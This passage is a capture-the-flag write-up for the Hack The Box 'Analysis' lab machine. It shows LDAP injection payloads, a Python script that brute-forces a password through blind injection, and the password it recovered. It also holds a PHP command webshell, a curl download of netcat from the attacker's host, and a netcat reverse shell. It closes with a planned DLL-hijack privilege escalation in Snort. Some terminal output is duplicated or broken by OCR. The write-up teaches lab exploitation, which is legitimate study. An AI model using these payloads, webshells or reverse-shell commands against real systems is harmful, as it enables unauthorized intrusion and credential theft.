
http://internal.analysis.htb/users/list.php?name=test

Search result

Username	Last Name	First Name	Company	Department	Office Phone	Fax	Mobile	DDI	E-Mail Address	Home Phone
CONTACT_										

We can also see that there is a table with some commands, and in the Username column, there is the word CONTACT_. This suggests that there might be some sort of error occurring. Additionally, when we performed nmap, we noticed LDAP being used. It's possible that we could exploit LDAP Injection. Let's try inserting * to see if it accepts any character.

https://book.hacktricks.xyz/pentesting-web/ldap-injection?source=post_page-----6c74aea0f4c0--------------------------------



http://internal.analysis.htb/users/list.php?name=*

Search result

Username	Last Name	First Name	Company	Department	Office Phone	Fax	Mobile	DDI	E-Mail Address	Home Phone
technician		technician								


We can see that in the column where the error occurred previously, it returned 'technician' instead. Now, let's craft the payload: *)(cn=*.

In this step, we need to make the payload return true. If there's no error, 'technician' will appear. Let's try using attributes as mentioned in the Hacktrick. In this part, I'll try using 'cn' which stands for common name. Then, we'll iterate through the characters using the payload as *)(cn=T*, and if 'T' is found, we'll continue with the next character until we complete it, like *)(cn=TE*. I've tried various attributes from the Hacktrick but couldn't find anything, so I explored other attributes not mentioned in the Hacktrick, and found one called 'description,' which is related to descriptions in LDAP. In the description, we can find the password.

http://internal.analysis.htb/users/list.php?name=technician)(description=*

http://internal.analysis.htb/users/list.php?name=*)(%26(objectClass=user)(description=%7B97NTtl%7D*)

With the following python code we brute force the password for the “technician” user:




```python
import requests
import urllib.parse

charset = "/usr/share/seclists/Fuzzing/alphanum-case-extra.txt"
url_template = "http://internal.analysis.htb/users/list.php?name=*)(%26(objectClass=user)(description={}*)"
clair = ""

while True:
    with open(charset, "r") as charset_file:
        for char in charset_file.read():
            clair_with_char = clair + char
            clair_encoded = urllib.parse.quote(clair_with_char)
            s = url_template.format(clair_encoded)
            print("Trying URL:", s)
            response = requests.get(s)

            if "technic" in response.text:
                clair += char
                print(clair)
                break
```


97NTtl*4QP96Bv

Once we have obtained the password, let's proceed to the login page. The username is specified as an email, so let's try entering 'technician@analysis.htb' and the password obtained from the description.

We logged in successfully:



Navigate to the SOC Report section, which is a function for uploading.




Send file to SOC for analysis

File will be executed in our sandbox and analyzed by our analysts

No file chosen

After that, let's upload the webshell files and trigger them by navigating to /dashboard/uploads/, which we discovered during fuzzing, followed by the filename we uploaded.


<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>



Not secure | http://internal.analysis.htb/dashboard/uploads/analysis.php?cmd=whoami

```
analysis\svc_web
```


Now we can upload nc64.exe so we can return a reverse shell.



Not secure | http://internal.analysis.htb/dashboard/uploads/analysis.php?cmd=curl%[redacted]/nc.exe%20-o%20nc.exe

```
742 (296.8 MiB)
        RX errors 0  dropped 0  overrun
s 0  frame 0
        TX packets 437174  bytes 980736
60 (93.5 MiB)
        TX errors 0  dropped 0 overruns
 0  carrier 0  collisions 0


┌──(root💀kali)-[[redacted]]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http:/
/0.0.0.0:80/) ...
[redacted] - - [03/May/2024 18:14:32]
 "GET /nc.exe HTTP/1.1" 200 -
```

We now connect;




http://internal.analysis.htb/dashboard/uploads/analysis.php?cmd=nc.exe%[redacted]%20-e%20cmd

root@kali: /home/geshet/files

```
        inet6 fe80::165d:d4ef:4a96:668d  prefixlen 64  scopeid 0x20<lin
k>
        ether 7c:5c:f8:13:dc:24  txqueuelen 1000  (Ethernet)
        RX packets 397034  bytes 311237742 (296.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 437174  bytes 98073660 (93.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root💀kali)-[/home/geshet/files]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.250 - - [03/May/2024 18:14:32] "GET /nc.exe HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(root💀kali)-[/home/geshet/files]
└─# nc -nvlp 9002
listening on [any] 9002 ...
connect to [[redacted]] from (UNKNOWN) [10.10.11.250] 50647
Microsoft Windows [version 10.0.17763.5328]
(c) 2018 Microsoft Corporation. Tous droits r�serv�s.

C:\inetpub\internal\dashboard\uploads>
```

Afterward, we upload the 'winPEASany.exe' file to scan for privilege escalation vulnerabilities.




```
m32\drivers\qeois.sys] - Boot

    @ql2300.inf,%ql2300i.DriverDesc%;QLogic Fibre Channel STOR Miniport Inbox Driver (wx64)(QLogic Corporation - @ql2300.inf,%ql2300i
.DriverDesc%;QLogic Fibre Channel STOR Miniport Inbox Driver (wx64))[System32\drivers\ql2300i.sys] - Boot

    @ql40xx2i.inf,%ql40xx2i.DriverDesc%;QLogic iSCSI Miniport Inbox Driver(QLogic Corporation - @ql40xx2i.inf,%ql40xx2i.DriverDesc%;Q
Logic iSCSI Miniport Inbox Driver)[System32\drivers\ql40xx2i.sys] - Boot

    @qlfcoei.inf,%qlfcoei.DriverDesc%;QLogic [FCoE] STOR Miniport Inbox Driver (wx64)(QLogic Corporation - @qlfcoei.inf,%qlfcoei.Driv
erDesc%;QLogic [FCoE] STOR Miniport Inbox Driver (wx64))[System32\drivers\qlfcoei.sys] - Boot

    Snort(Snort)[C:\Snort\bin\snort.exe /SERVICE] - Autoload - No quotes and Space detected
    Possible DLL Hijacking in binary folder: C:\Snort\bin (Users [AppendData/CreateDirectories WriteData/CreateFiles])

    OpenSSH Authentication Agent(OpenSSH Authentication Agent)[C:\Windows\System32\OpenSSH\ssh-agent.exe] - Manual
    Agent to hold private keys used for public key authentication.

    @usbstor.inf,%USBSTOR.SvcDesc%;USB Mass Storage Driver(@usbstor.inf,%USBSTOR.SvcDesc%;USB Mass Storage Driver)[C:\Windows\System3
2\drivers\USBSTOR.SYS] - System

    @usbxhci.inf,%PCI\CC_0C0330.DeviceDesc%;USB xHCI Compliant Host Controller(@usbxhci.inf,%PCI\CC_0C0330.DeviceDesc%;USB xHCI Compl
iant Host Controller)[C:\Windows\System32\drivers\USBXHCI.SYS] - System

    VMware Alias Manager and Ticket Service(VMware, Inc. - VMware Alias Manager and Ticket Service)["C:\Program Files\VMware\VMware T
ools\VMware VGAuth\VGAuthService.exe"] - Autoload
    Alias Manager and Ticket Service
```

We can refer to:https://nvd.nist.gov/vuln/detail/CVE-2016-1417


After that, we proceed to check the 'snort' file, and if we open the configuration file, we'll find that it calls 'sf_engine.dll'.

And in the path where the .dll is called, there's no 'sf_engine.dll' file present. Therefore, we can to generate a reverse shell .dll using msfvenom.



